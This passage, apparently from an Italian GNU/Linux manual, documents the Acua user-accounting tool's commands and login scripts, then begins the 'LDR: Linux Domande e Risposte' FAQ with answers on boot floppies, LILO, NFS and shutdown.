`# acua addRec pippo 365 120 120 4 0 -1 0 -1 -1`

Come nell'esempio precedente, con la differenza che l'utente '**pippo**' non può accedere nella seconda fascia oraria (il valore zero).

`# acua addRec pippo 365 120 120 4 0 -1 60 -1 -1`

Come nell'esempio precedente, con la differenza che l'utente può utilizzare solo un'ora nella seconda fascia oraria.

`# acua addRec pippo 10/01/01 120 120 4 0 -1 -1 -1 -1`

Registra l'utente '**pippo**' all'interno della gestione di Acua, specificando la scadenza dell'utenza nel primo gennaio del 2010. Gli altri dati sono uguali a quelli del primo esempio.

387.3.4 # acua modRec

acua modRec [-s] *utente altri_argomenti*

Il comando '**acua modRec**' è molto importante e può articolarsi in forme molto differenti. Il suo scopo è quello di modificare la configurazione di un utente, soprattutto su particolari che non possono essere definiti attraverso '**acua addRec**'.

In questa sezione verranno mostrate solo alcune delle possibilità di questo comando. Per un dettaglio maggiore si può provare a consultare la documentazione originale.

> L'azione di '**acua modRec**' è limitata a ciò che si specifica, senza alcuna verifica della congruenza di ciò che si fa. Per fare un esempio, se si decide di aumentare il tempo totale concesso a un utente, è anche probabile che gli si voglia aumentare il tempo totale rimasto a disposizione, altrimenti il risultato pratico potrebbe non corrispondere a quanto inteso. A questo proposito, è bene usare sempre '**acua viewRec**' dopo ogni modifica, per verificare che la situazione dell'utente corrisponda a quanto voluto.

Caratteristiche generali

acua modRec *utente scadenza tempo_massimo* [*sessione_massima* [*priorità* [*limite_di_fascia*...]]]

In questo modo è possibile definire gli elementi principali riferiti alla registrazione di un certo utente. Come si può osservare, è quasi uguale alla sintassi di '**acua addRec**', con la differenza che non è prevista l'indicazione del telefono.

> Purtroppo, questa forma di utilizzo di '**acua modRec**' non funziona sempre come dovrebbe. In particolare, potrebbero essere cancellate le fasce orarie e potrebbe anche essere impossibile modificarle successivamente. Se questo dovesse succedere, probabilmente l'unica possibilità di rimediare è l'uso di '**acua delRec**' seguito da '**acua addRec**', utilizzando i valori corretti; successivamente, come si può leggere sotto, attraverso '**acua modRec**' usato nella sua sintassi alternativa, si possono ripristinare i valori corretti per quanto riguarda le risorse già utilizzate.

Modalità

`acua modRec` *utente* {+|-}*modalità*

Le informazioni legate agli utenti prevedono la presenza di molte variabili booleane, corrispondenti a modalità che possono essere attivate o disattivate. Come si può intuire, il simbolo '**+**' davanti a un nome attiva la modalità corrispondente, mentre il segno '**-**' la disattiva.

È possibile definire una configurazione predefinita per queste modalità, attraverso il file di configurazione generale, anche se i nomi utilizzati non sono gli stessi. Di seguito appare l'elenco di alcuni di questi nomi di modalità, per ciò che riguarda '**acua modRec**'.

- '**SMARTTIME**'

  Equivale alla direttiva '**SmartTime**'; permette di non incrementare il conteggio della durata globale di utilizzo del servizio se il carico del sistema non risulta eccessivo.

- '**SSMARTTIME**'

  Equivale alla direttiva '**SessionSmartTime**'; permette di non incrementare il conteggio della durata della sessione se il carico del sistema non risulta eccessivo.

- '**TCSMARTTIME**'

  Equivale alla direttiva '**TimeClassSmartTime**'; permette di non incrementare il conteggio della durata di utilizzo riferito alla fascia oraria corrispondente se il carico del sistema non risulta eccessivo.

- '**SMARTBOOT**'

  Equivale alla direttiva '**SmartBoot**'; consente all'utente di restare nel sistema quando il tempo complessivo è esaurito se il carico del sistema non risulta eccessivo.

- '**SSMARTBOOT**'

  Equivale alla direttiva '**SessionSmartBoot**'; consente all'utente di restare nel sistema quando il tempo massimo per una singola sessione è esaurito se il carico del sistema non risulta eccessivo.

- '**TCSMARTBOOT**'

  Equivale alla direttiva '**TimeClassSmartBoot**'; consente all'utente di restare nel sistema quando il tempo complessivo riferito alla fascia oraria è esaurito se il carico del sistema non risulta eccessivo.

- '**ISMARTBOOT**'

  Equivale alla direttiva '**IdleSmartBoot**'; consente all'utente di restare nel sistema quando il tempo massimo di inattività è stato superato se il carico del sistema non risulta eccessivo.

- '**WARNBOOT**'

  Equivale alla direttiva '**WarnBoot**'; fa sì che l'utente sia avvisato dell'imminente disconnessione.

- ‘**`EXPLAINBOOT`**’

  Equivale alla direttiva ‘**`ExplainBoot`**’; fa sì che l’utente venga informato del motivo per cui è stato disconnesso. Questa informazione viene fornita attraverso un messaggio di posta elettronica e, se possibile, anche attraverso il terminale, quando il tipo di accesso lo consente.

Assegnamento di valori a opzioni

`acua modRec` *utente* *variabile* {`=`|`+=`|`-=`} *valore*

Oltre alle modalità (booleane), sono annotate una serie di informazioni che possono essere modificate con un assegnamento (‘**`=`**’), con un incremento (‘**`+=`**’) o con un decremento (‘**`-=`**’).

La maggior parte di queste indicazioni sono definite in modo preliminare nel file di configurazione generale, mentre altre riguardano la contabilizzazione degli accessi e vengono gestite dinamicamente in base all’utilizzo da parte dell’utente. Di seguito appare l’elenco di alcune di queste variabili.

- ‘**`priority`**’

  Definisce il livello di priorità dell’utente.

- ‘**`maxLogins`**’

  Il numero massimo di accessi simultanei (di solito ne viene consentito uno solo).

- ‘**`PPPidleByte`**’, ‘**`PPPidleMin`**’

  La connessione PPP viene considerata inattiva se sono stati trasmessi meno di ‘**`PPPidleByte`**’ byte in ‘**`PPPidleMin`**’ minuti.

  Nel file di configurazione può essere usata la direttiva ‘**`PPPIdleBoot`**’ per definire entrambi questi valori.

- ‘**`tLimit`**’, ‘**`tLeft`**’

  L’accesso a queste due variabili permette di modificare rispettivamente il tempo massimo a disposizione e il tempo rimasto, alterando così quanto contabilizzato da Acua.

- ‘**`sLimit`**’, ‘**`sLeft`**’

  L’accesso a queste due variabili permette di modificare rispettivamente il tempo massimo di sessione e il tempo di sessione rimanente, alterando così quanto contabilizzato da Acua.

- ‘**`cLimit`**’, ‘**`cLeft`**’

  L’accesso a queste due variabili permette di modificare rispettivamente il tempo massimo di fascia oraria e il tempo di fascia rimanente, alterando così quanto contabilizzato da Acua.

- ‘**`bTx`**’, ‘**`bRx`**’

  Definiscono la quantità di byte trasmessi e ricevuti (*upload*, *download*). Intervenendo su questi valori si altera la contabilizzazione di Acua.

- ‘**`bTxLimit`**’, ‘**`bRxLimit`**’

  Definiscono il limite massimo di byte trasmessi e ricevuti (*upload*, *download*).

- ‘**`bLimit`**’

  Definisce il limite massimo di byte che possono transitare (la somma di quelli trasmessi e di quelli ricevuti).

- ‘**`bStxLimit`**’, ‘**`bStxLimit`**’

  Definiscono il limite massimo di byte trasmessi e ricevuti per sessione (*upload*, *download*).

- '**bSLimit**'
  Definisce il limite massimo di byte che possono transitare per sessione (la somma di quelli trasmessi e di quelli ricevuti).

Esempi

acua modRec pippo 10/01/01 12000 12000 4 -1 60 -1 -1

Modifica l'impostazione dell'utente '**pippo**', fissando la scadenza al 1/1/2010, definendo il tempo massimo complessivo e anche quello di sessione in 200 ore (12000 minuti), indicando il livello di priorità (4) e le fasce orarie (nella seconda viene concesso di accedere per un'ora).

> Purtroppo, è probabile che questo comando non funzioni, pur essendo corretto sintatticamente. Se '**acua modRec**' non risponde correttamente a questa forma della sintassi, non ci sono altri rimedi che farne a meno.

acua modRec pippo +EXPLAINBOOT

Attiva la modalità '**EXPLAINBOOT**' per l'utente '**pippo**'.

acua modRec pippo -WARNBOOT

Disattiva la modalità '**WARNBOOT**' per l'utente '**pippo**'.

acua modRec pippo tLimit = 24000

Modifica il tempo complessivo concesso, portandolo a 400 ore (24000 minuti).

acua modRec pippo tLeft = 24000

Modifica il tempo complessivo rimanente, portandolo a 400 ore (24000 minuti).

387.3.5 # acua subscribe

acua subscribe *utente scadenza tempo_massimo* [*sessione_massima* [*priorità* [*limite_di_fascia*...]]]

Per motivi di praticità, è possibile definire una registrazione aggiuntiva che si sovrappone alla situazione esistente dell'utente a cui viene applicata. Quando l'utente è «iscritto», tutte le modifiche che possono essere fatte attraverso '**acua modRec**' si riferiscono a questo strato aggiuntivo, che ha effetto fino alla scadenza stabilita (l'argomento che segue l'indicazione dell'utente), oppure fino a quando si utilizza '**acua unsubscribe**'.

È importante chiarire che tutte le modifiche apportate quando è attiva l'iscrizione, vengono perdute nel momento in cui questa viene rimossa, riportando tutto allo stato precedente.

Esempi

acua subscribe pippo 05/01/01 24000 24000 4 -1 120 -1 -1

Modifica temporaneamente l'impostazione dell'utente '**pippo**', fissando la scadenza di queste modifiche al 1/1/2005, definendo il tempo massimo complessivo e anche quello di sessione in 400 ore (24000 minuti), indicando il livello di priorità (4) e le fasce orarie (nella seconda viene concesso di accedere per due ore).

> Come nel caso di '**acua modRec**', è probabile che questo comando, pur essendo corretto sintatticamente, non funzioni, andando a modificare in modo errato i tempi assegnati alle fasce orarie

387.3.6 # acua unsubscribe

acua unsubscribe *utente*

Elimina lo strato aggiunto attraverso l'iscrizione di un utente, riportando il suo stato a quello esistente prima di quel momento.

387.3.7 # acua delRec

acua delRec *utente*

Toglie un utente dal controllo di Acua, cancellando la registrazione corrispondente. Di solito, viene utilizzato direttamente dallo script '**acua_deluser**', ovvero dal comando '**acua delUser**'.

387.3.8 # acua viewRec

acua viewRec [*utente*]

'**acua viewRec**' permette di conoscere lo stato dell'utente specificato, o di quello che ha avviato il comando. Per farlo si avvale di '**acua_viewRec**'. Il problema di questo comando è che può essere utilizzato da qualunque utente, cosa che potrebbe essere interpretata come una violazione della riservatezza personale.

È importante decidere se rendere pubbliche tali informazioni o meno. Se si vuole evitarlo, basta che il programma '**acua_viewRec**' abbia i permessi di esecuzione esclusivamente per l'utente '**root**'.

Segue un esempio riferito all'utente '**tizio**', appena creato, al quale viene concesso un tempo complessivo e un tempo di sessione di 200 ore (12000 minuti), inoltre, nella seconda fascia oraria gli viene concesso di accedere solo per un'ora. Per quanto riguarda le altre risorse non sono stati stabiliti limiti particolari; la scadenza dell'utenza è il giorno 1/1/2010.

```
login:      tizio
util:       0.00%
online:     NO
phone:      N/A
priority:   4
flags:      [TCSMARTBOOT WARNBOOT EXPLAINBOOT]
uflags:     []
maxLogins:  1 [maxDeduct = 1]
idleLimit:  [TTY = 00:15]  [PPP = 15360 bytes in 00:15]
time:       total: [200:00 + 00:00 / 200:00]  session: [200:00 / 200:00]
class:      [-00:01 / +INF]  [01:00 / 01:00]  [-00:01 / +INF]  [-00:01 / +INF]
data:       total: [0.00 KB / +INF]  session: [0.00 KB / +INF]
data TX:    total: [0.00 KB / +INF]  session: [0.00 KB / +INF]
data RX:    total: [0.00 KB / +INF]  session: [0.00 KB / +INF]
creation:   Sat Jan  2 21:42:23 1999
expiry:     DELETE in 4016.10 days [Fri Jan  1 00:00:00 2010]
lock:       N/A
subscr:     N/A
last log:   Sat Jan  2 21:42:23 1999
last on:    -0.00 days [Sat Jan  2 21:42:23 1999]
```

387.3.9 # acua forEach

```
acua forEach [opzioni] comando
```

'**acua forEach**' permette di scandire l'elenco degli utenti, eseguendo per ognuno di loro il comando posto alla fine degli argomenti. '**acua forEach**' esclude dalla scansione gli utenti indicati espressamente nel file di configurazione generale con la direttiva '**ForEachExclude**'.

All'interno del comando da eseguire attraverso '**acua forEach**' è possibile passare il nome dell'utente per il quale viene eseguito, inserendo il simbolo '**{}**', come si fa con '**find**' per passare il nome del file trovato. Come al solito, può darsi che le parentesi graffe debbano essere protette dall'interpretazione della shell, come succede se si usa la shell Bash.

Alcune opzioni

```
-u
```

Specifica che deve essere fatta la scansione dei soli utenti per i quali esista effettivamente una registrazione all'interno di Acua.

Esempi

acua forEach -u acua modRec \{\} expire = 1y

Scandisce ogni utente registrato con Acua e gli assegna la scadenza dell'utenza alla fine dell'anno in corso.

acua forEach acua addRec \{\} 1y 120

Scandisce tutti gli utenti, esclusi quelli indicati nella configurazione generale con la direttiva '**ForEachExclude**', allo scopo di aggiungerli alla gestione di Acua, assegnando la scadenza dell'utenza alla fine dell'anno in corso, concedendo un tempo massimo di due ore (120 minuti).

387.4 Funzionamento

Il funzionamento quotidiano di Acua è attuato dal demone '**acua_updated**', il quale si avvale di altri programmi e script, e da '**acua_login**' che annota immediatamente l'ingresso di un utente, o gli impedisce di accedere.

387.4.1 # acua_updated

```
acua_updated [opzioni]
```

'**acua_updated**' è il demone che controlla l'utilizzo del sistema, esegue le operazioni di contabilizzazione, interrompe le connessioni quando necessario ed eventualmente elimina gli utenti.

Per compiere queste funzioni si avvale eventualmente dei comandi '**acua sync**', '**acua purge**' e '**acua expire**'.

Generalmente, '**acua_updated**' viene avviato senza opzioni, o al massimo con l'opzione '**-a**', allo scopo di evitare che vengano compiute operazioni di manutenzione che implicano l'utilizzo di '**acua sync**', '**acua purge**' e '**acua expire**', lasciando all'amministratore il compito di provvedere a queste cose.

387.4.2 # acua sync

```
acua sync
```

‘**acua sync**’ serve a sincronizzare le informazioni di Acua con il file ‘/etc/passwd’, allo scopo di eliminare registrazioni riferite a utenti che non esistono più. In generale, questo comando dovrebbe essere eseguito periodicamente da ‘**acua_updated**’.

387.4.3 # acua purge

```
acua purge giorni
```

‘**acua purge**’ elimina le utenze che risultano inutilizzate dal numero di giorni indicato come argomento. Viene usato generalmente in modo automatico da ‘**acua_updated**’, che a sua volta utilizza quanto definito nella configurazione.

387.4.4 # acua expire

```
acua expire
```

‘**acua expire**’ elimina le utenze scadute, oppure le iscrizioni scadute. In pratica, se un utente ha un’iscrizione scaduta, viene eseguito ‘**acua unsubscribe**’, se invece è scaduta proprio la registrazione, allora l’utente viene eliminato attraverso ‘**acua delUser**’ (cosa che poi avvia il solito script ‘**acua_deluser**’).

‘**acua expire**’ viene eseguito normalmente attraverso ‘**acua_updated**’, in modo da rendere automatica l’operazione.

387.4.5 $ acua_login

```
acua_login [utente]
```

```
acua_login < terminale
```

‘**acua_login**’ deve essere utilizzato per autorizzare l’accesso degli utenti controllati da Acua. Se l’utente non è autorizzato, ‘**acua_login**’ restituisce un valore diverso da zero (*Falso*) e questo viene sfruttato per realizzare uno script per controllare l’accesso, come già mostrato all’inizio del capitolo.

L’avvio di ‘**acua_login**’ è necessario anche per inizializzare alcuni valori riferiti all’utente nel sistema di Acua e quindi non se ne può fare a meno.

‘**acua_login**’ può essere avviato senza l’indicazione esplicita dell’utente, se il processo appartiene all’utente stesso; in alternativa, si può fornire a ‘**acua_login**’ il dispositivo del terminale da cui accede l’utente, sempre allo scopo di riconoscerlo.

> ‘**acua_login**’ dipende dalle informazioni contenute nei file ‘/var/run/utmp’ e ‘/var/log/wtmp’; se per qualche motivo questi non vengono aggiornati correttamente, ‘**acua_login**’ non riesce a verificare l’accesso da parte dell’utente e restituisce il valore *Falso*.

Esempi

```
#!/bin/sh
```

```
/usr/bin/mesg n
/bin/stty -tostop

# Verifica che l'utente possa accedere.
if /usr/sbin/acua_login
then
    # L'utente viene accolto.
    echo Benvenuto $LOGNAME
else
    # L'utente viene estromesso.
    logout
fi

# Attiva la connessione PPP.
echo "Viene attivata la connessione PPP."
exec /usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap \
    debug proxyarp idle 600
```

Lo script che si vede è un esempio di shell per un utente che sfrutta la connessione per attivare un collegamento PPP, alla fine della procedura di autenticazione tradizionale.

```
#! /bin/sh
# /etc/ppp/ip-up

#...

if ! /usr/sbin/acua_login < $DEVICE
then
    kill -15 "$PPID"
    exit
fi
```

Quello che si vede sopra è una parte di un ipotetico script '`/etc/ppp/ip-up`'. Questo viene avviato da '**`pppd`**' dopo la connessione e serve nel caso l'autenticazione avvenga attraverso il protocollo PPP stesso. In particolare, la variabile di ambiente '**`DEVICE`**' contiene il percorso assoluto del dispositivo di terminale attraverso il quale l'utente accede, mentre la variabile '**`PPID`**' contiene il numero del processo corrispondente a '**`pppd`**'.

387.4.6 $ acua renew

`acua renew` [*opzioni*]

'**`acua renew`**' viene usato per azzerare i conteggi riferiti a tutti gli utenti. Se non vengono utilizzate le opzioni, si azzera tutto ciò che può esserlo.

Alcune opzioni

`-c`

Azzera i conteggi riferiti alle fasce orarie. Di solito, il tempo a disposizione riferito a una fascia oraria determinata, viene inteso come utilizzabile nell'arco delle 24 ore, per cui è opportuno eseguire il comando '**`acua renew -c`**' ogni giorno, attraverso il sistema Cron.

`-d`

Azzera i conteggi riferiti ai trasferimenti di dati.

`-t`

Azzera i conteggi riferiti al tempo complessivo.

387.5 Altra configurazione

È possibile personalizzare meglio il funzionamento di Acua intervenendo su altri file, oltre a quello di configurazione generale. All'interno della directory '`/etc/acua/`' (ma potrebbe trattarsi invece di '`/usr/lib/acua/`') dovrebbero trovarsi altri file di configurazione, assieme ai messaggi che possono essere generati da Acua (per avvisare l'utente dell'imminente disconnessione, o di altre cose).

Se si vuole utilizzare Acua professionalmente, diventa indispensabile tradurre tali file.

A titolo di esempio, viene mostrato il contenuto del file '`/usr/lib/acua_viewRec`', quello utilizzato per generare il rapporto di '**`acua viewRec`**'.

```
login:      $login
util:       $overallUtilization
online:     $online
phone:      $phNo
priority:   $priority
flags:      [$flags]
uflags:     [$uflags]
maxLogins:  $maxLogins [maxDeduct = $maxDeduct]
idleLimit:  [TTY = $idleLimit]  [PPP = $PPPidleBytes bytes in $PPPidleMinutes]
time:       total: [$tLeft + $credit / $tLimit]  session: [$sLeft / $sLimit]
class:      [$cLeft0 / $cLimit0]  [$cLeft1 / $cLimit1]  [$cLeft2 / $cLimit2]...
data:       total: [$bXfer / $bLimit]  session: [$bSxfer / $bSlimit]
data TX:    total: [$bTx / $bTxLimit]  session: [$bStx / $bStxLimit]
data RX:    total: [$bRx / $bRxLimit]  session: [$bSRx / $bSrxLimit]
creation:   $creationDate
expiry:     $expireAction
lock:       $lockInfo
subscr:     $subscriptionInfo
last log:   $lastLogin
last on:    $lastOnDays days [$lastOnline]
```

Si intuisce il senso delle variabili, anche se la maggior parte di queste non sono documentate.

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume X

LDR: Linux domande e risposte

FAQ su GNU/Linux in italiano

Gaetano Paolone <bigpaul@linuxfaq.it>

3.0 (2001.08.10)

Gaetano Paolone è laureato in Odontoiatria e protesi dentaria ed esercita in qualità di libero professionista in Roma. Nel tempo libero si dedica all'informatica ed in particolare a quella libera.

Gaetano Paolone

LDR: Linux Domande e Risposte

bigpaul @ linuxfaq.it

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice A.

L'immagine di copertina è una realizzazione di Alessandra Toti. L'autore chiede che ogni riproduzione cartacea dell'opera contenga questa immagine in copertina.

Dedicato a tutti coloro che si battono ogni giorno per l'affermazione del software libero...

Le copie cartacee **LDR: Linux Domande e Risposte** sono reperibili nei centri GNUtemberg!. I centri GNUtemberg! sono quei centri che vendono copie stampate di documentazione libera non ancora ufficialmente pubblicata da case editrici. Presso <*http://www.gnutemberg.org*> o <*http://www.gnutenberg.org*> sono reperibili più informazioni su questo progetto ed è reperibile anche un elenco dei centri più vicini.

GNUtemberg!

L’indirizzo della **versione aggiornata** delle **LDR: Linux Domande e Risposte** è:

<*http://www.linuxfaq.it*>

Riproduzioni aggiornate del sito suddetto sono inoltre disponibili presso i seguenti siti:

- Pluto (sezione ILDP):
  <*http://www.pluto.linux.it/ildp/LDR/*>;
- inter.linux:
  <*http://linux.interpuntonet.it/linux/LDR/*>;
- ziobudda.net:
  <*http://www.ziobudda.net/mirror/linuxfaq/*>;
- king.rett.polimi.it/~ant/linuxfaq/:
  <*http://king.rett.polimi.it/~ant/linuxfaq/*>;

Chiunque volesse mantenere una riproduzione **aggiornata** del sito delle LDR, può farlo liberamente, eventualmente segnalandolo all’autore.

La versione 2000.04.12 di Appunti Linux di Daniele Giacomini ospita nell’ultimo tomo dell’opera, il corpo della versione 2.4 delle LDR.

La versione 2000.07.31 di Appunti di Informatica Libera di Daniele Giacomini ospita negli ultimi due tomi dell’opera, il corpo della versione 2.8 delle LDR free e nonfree.

LDR nei CD-ROM delle riviste:

- CD-ROM n° 52-1 **inter.net** (v. 1.8);
- CD-ROM 87-1 **PC-Action** (v. 2.2);
- CD-ROM n° 56-1 **inter.net** (v. 2.2);
- CD-ROM n° 1 **Linux Magazine** (v. 2.6);
- CD-ROM n° 13 **Linux Magazine** (v. 2.9);
- tutti i CD-ROM contenenti le versioni 2000.04.12 di Appunti Linux e 2000.07.31 di Appunti di Informatica Libera.

[5]questione risolta con le recenti versioni di LILO

389.8.7 Se ci si collega da una macchina MS-Windows ad una GNU/Linux, vorrei che venisse chiesta la password solo per le directory degli utenti e non per la directory indicata in '**`[public]`**'. Come si fa?

389.8.8 Come si deve configurare il file '`smb.conf`' per dare un nome mediante il *name server* NetBIOS alla macchina Linux collegata ad una rete servita da un server DHCP?

389.9 Plip

389.9.1 Come si imposta il MTU (*Max Transfer Unit*) di una connessione tramite protocollo PLIP?

389.10 Connessione al provider - ppp

389.10.1 Esiste un programma che faciliti la connessione al provider in una distribuzione GNU/Linux Debian?

389.10.2 Come si può verificare se nel sistema è stato installato il protocollo PPP?

389.10.3 Come si possono visualizzare in tempo reale i processi di connessione al provider?

389.10.4 **`pppd: The remote system is required to authenticate itself but...`**

389.10.5 Si possono ottenere dei dati sulla connessione ad Internet?

389.10.6 Perché durante l'avvio di '**`kppp`**' (KDE 2.*x*) viene visualizzato un errore relativo al *timeout*?

389.10.7 Perché '**`kppp`**' (KDE 2.*x*) non riesce a creare il file di lock?

389.10.8 Perché lanciando da utente '**`kppp`**' (KDE 2.*x*), viene chiesta la password di '**`root`**'?

389.10.9 Come può un utente qualsiasi utilizzare '**`kppp`**' (KDE 2.*x*)?

389.10.10 Come si visualizza il proprio indirizzo IP?

389.10.11 Si può estrapolare solamente l'indirizzo IP da '**`ifconfig`**'?

389.10.12 Come si ottengono gli indirizzi DNS dei provider?

389.10.13 Se ci si connette ad Internet con più di un provider, occorre cambiare ogni volta gli indirizzi DNS nel file '`/etc/resolv.conf`'?

389.10.14 Cosa si deve fare se il provider assegna automaticamente gli indirizzi DNS?

389.10.15 Perché pur essendo connessi a Internet il navigatore non riesce a connettersi ai siti?

389.10.16 **`no dialtone`**

389.10.17 Come si possono automatizzare alcune operazioni da effettuare durante la connessione ad Internet?

389.10.18 Come ci si connette ad Internet con gli script?

389.10.19 Esempio degli script per la connessione ad un provider

389.10.20 Perché in Red Hat viene composto due volte il numero telefonico del provider?

389.10.21 Perché utilizzando '**`ppp`**' per il collegamento ad Internet, compare una casella di dialogo che avverte che il demone '**`pppd`**' non è installato con il set user ID? Che vuol dire?

389.10.22 Perché il collegamento ad Internet con '**`diald`**' fallisce per problemi di autentificazione?

389.10.23 Una volta essere riusciti ad aver stabilito un collegamento funzionante ad Internet, quali sono i file di configurazione e gli script che conviene conservare?

389.10.24 Perché utilizzando il '**`dialup configuration tool`**' della Red Hat 6.1 il sistema si blocca?

Amministrazione del sistema

388.1 Installazione di GNU/Linux

388.1.1) Come si copiano o come si creano i dischetti di avvio (boot)?

Si può leggere il dischetto creando un'immagine in un file:

dd if=/dev/fd0 of=floppy.img[*Invio*][1]

Quindi si può utilizzare il file dell'immagine copiandolo in un altro dischetto già inizializzato a basso livello:

dd if=floppy.img of=/dev/fd0[*Invio*]

In alternativa si può usare '**mkbootdisk**', per crearne uno nuovo, ecco un esempio per il kernel 2.2.7:

mkbootdisk --device /dev/fd0 2.2.7[*Invio*]

Oppure ancora:

cp bzImage /dev/fd0[*Invio*][2]

Per indicare la partizione del disco fisso su cui dovrà essere montato il file system principale ('/') si deve utilizzare il comando '**rdev**':

rdev /dev/fd0 /dev/*partizione* [*Invio*][3]

Infine occorre ricordarsi di impostare nel BIOS l'avvio da dischetto.

388.1.2) Come si creano i dischetti di installazione di una distribuzione GNU/Linux Debian?

Come per i dischetti della distribuzione Red Hat, '**RAWRITE.EXE**' è un comando valido per copiare qualsiasi immagine di dischetto. Nella distribuzione GNU/Linux Debian si può trovare '**RAWRITE.EXE**' nella directory '\TOOLS\RAWRITE2\' (meglio usare la versione 2), mentre le immagini dei dischetti si trovano in '\DISTS\STABLE\MAIN\DISKS-I386\CURRENT\'. Il numero di dischetti da usare dipende dal metodo di installazione.

388.1.3) Come si creano i dischetti di installazione di una distribuzione GNU/Linux Red Hat da Dos?

Si deve usare il programma '**RAWRITE.EXE**' presente nella directory '\I386\DOSUTILS\' della distribuzione che hai. Il comando è:

[1] 'floppy.img' rappresenta il nome dell'immagine che verrà creata.

[2] 'bzImage' rappresenta il nome dell'immagine del kernel che verrà copiata sul dischetto. Si è scelto 'bzImage' come esempio perché è il nome dell'immagine che risulta alla fine della procedura di ricompilazione del kernel e che si viene generalmente a trovare in '/usr/src/linux/arch/i386/boot' nei computer con architettura i386.

[3] Per *partizione* si intende la partizione in cui abbiamo intenzione di installare il file system principale (es. 'hda1', 'hdb5', ecc.)

`D:\>` **`RAWRITE`** *immagine* **`A:`**[*Invio*]

La metavariabile *immagine* rappresenta il nome del dell'immagine presente in '`\I386\IMAGES\`'. I file sono due per creare i due dischetti. La terza immagine è per la risoluzione dei problemi di installazione.

388.1.4) Perché '`FIPS.EXE`' non funziona all'interno di una finestra Dos?

'**`FIPS.EXE`**' deve essere lanciato da Dos puro, **non** da emulazione MS-Windows. Si deve innanzitutto eseguire la deframmentazione del disco fisso e riavviare poi in modalità Dos in seguito si esegue '**`FIPS.EXE`**' seguendo le istruzioni.

> È consigliabile leggere con attenzione la documentazione di '**`FIPS.EXE`**', che dovrebbe trovarsi insieme all'eseguibile, facendo comunque fare le copie di sicurezza del contenuto del disco di MS-Windows (o almeno dei file non recuperabili in altri modi).

388.1.5) Cosa significa il problema del limite dei 1024 cilindri?[4]

Al momento di suddividere in partizioni il disco con l'uso di '**`fdisk`**' può capitare di vedere la segnalazione di un errore simile a quello seguente:

```
The number of cylinders for this disk is set to 2105.
This is larger than 1024, and may cause problems with:
1) software that runs at boot time (e.g. LILO)
2) booting and partitioning software from
   other OSs (e.g. DOS FDISK, OS/2 FDISK)
```

Non è il caso di preoccuparsi; più che un errore è un avvertimento sul fatto che alcuni programmi (LILO) o sistemi operativi non sono in grado di accedere ai cilindri oltre il 1024-esimo (il numero 1023) per problemi del BIOS.

Si possono attuare gli accorgimenti seguenti:

1. attivazione della modalità LBA del BIOS, che traduce il disco (divide il numero dei cilindri per un certo numero e moltiplica il numero di testine per lo stesso);
2. creazione (e questo forse è meglio) di una partizione di avvio entro il 1024-esimo cilindro, ad esempio '`/boot/`' per GNU/Linux, senza abilitare la modalità LBA.

C'è da dire in ogni caso che le ultime versioni di LILO non presentano più queste limitazioni. Basta quindi procurarsi una versione aggiornata di LILO.

388.1.6) Perché dopo avere spostato il disco con MS-Windows e dopo averlo collocato come primario slave, MS-Windows non parte più? Ho aggiornato le impostazioni di LILO ma riesco ad avviare solamente GNU/Linux.

Soluzione 1: BIOS

Dal BIOS si disabilita il disco fisso primario master, si salvano le impostazioni e si riavvia. In questo modo MS-Windows si trova effettivamente sul primo disco fisso in fase di avvio e così parte normalmente.

[4] questione risolta con le recenti versioni di LILO

Se non dovesse partire vuol dire che si è compromesso il MBR (*Master Boot Record*), quindi si deve avviare con il disco di ripristino di MS-Windows, digitando il comando seguente per rimettere a posto il MBR:

fdisk /MBR[*Invio*]

Al termine si riavvia da disco fisso e MS-Windows dovrebbe partire regolarmente.

Soluzione 2: LILO

Nella sezione relativa a MS-Windows si aggiungono le seguenti impostazioni:

```
other = /dev/hdb1    #nel mio caso
label = DOS
table = /dev/hdb

      # le quattro righe seguenti indicano a LILO di far credere che
      # i dischi fissi siano invertiti, cioè
      # che lo slave primario sia sul
      # master primario e viceversa

map-drive=0x80
     to = 0x81
map-drive=0x81
     to = 0x80
```

In questo modo i dischi vengono rimappati istantaneamente al contrario rispetto a come sono impostati.

Altro problema è cercare di installare MS-Windows su disco slave mentre sul master c'è già GNU/Linux. Per farlo, occorre prima copiare il kernel su un dischetto, in modo da poter eventualmente riavviare da floppy. Il comando necessario è:

cat /boot/vmlinuz > /dev/fd0 [*Invio*]

dove '`/boot/vmlinuz`' è il percorso assoluto per raggiungere l'immagine del kernel in uso (basta provare ad avviare con il dischetto appena creato per verificare che il procedimento vada a buon fine). Successivamente si procede con i passi seguenti:

1. da BIOS si deve disabilitare il disco master;
2. si lancia il setup di MS-Windows (avvio direttamente da CD-ROM, oppure avvio da dischetto e poi installazione da CD-ROM);
3. si attende che MS-Windows concluda i suoi numerosi riavvii per terminare l'installazione;
4. si riavvia, rientrando nel BIOS e riabilitando il primo disco fisso;
5. si riavvia da dischetto con il dischetto contenente l'immagine del kernel creato prima di iniziare;
6. da GNU/Linux, si modifica '`/etc/lilo.conf`' nel modo indicato in precedenza;
7. si lancia '**`lilo`**'.

In questo modo, avviando la macchina con LILO si dovrebbe riuscire a caricare entrambi i sistemi operativi.

388.1.7) Come si fa a esportare il CD-ROM durante l'installazione via NFS?

Si deve aggiungere il percorso al file '`/etc/exports`' facendo riferimento alle pagine di manuale di *nfs(5)* e di *exports(5)*.

```
/cdrom          host_che_mi_pare (ro)
```

Nel modello si vede la parola chiave '**`ro`**', che sta per *read only*. Successivamente si fa ripartire l'NFS con il comando seguente:

`#` **`/etc/init.d/nfs restart`**[*Invio*]

Ovviamente bisogna avere installato il demone '**`nfsd`**', oppure bisogna avere compilato il supporto per il server NFS nel kernel (c'è nei kernel 2.2, ma non è ancora del tutto stabile).

388.2 Avvio e arresto del sistema

388.2.1) Come si arresta il sistema? Come si riavvia?

Per arrestare il sistema si deve dare il comando:

`#` **`shutdown -h now`**[*Invio*]

Oppure:

`#` **`init 0`**[*Invio*]

Per riavviare il sistema il comando è:

`#` **`shutdown -r now`**[*Invio*]

Oppure:

`#` **`init 6`**[*Invio*]

388.2.2) Come si disabilita il supporto per l'APM in fase di avvio?

Al prompt di LILO occorre digitare:

`LILO boot:` **`linux apm=off`**[*Invio*][5]

388.2.3) È possibile fermare l'arresto o il riavvio del sistema dopo averne dato il comando?

Per poter farlo, occorre impartire il comando:

`#` **`shutdown`** *-c*[*Invio*][6]

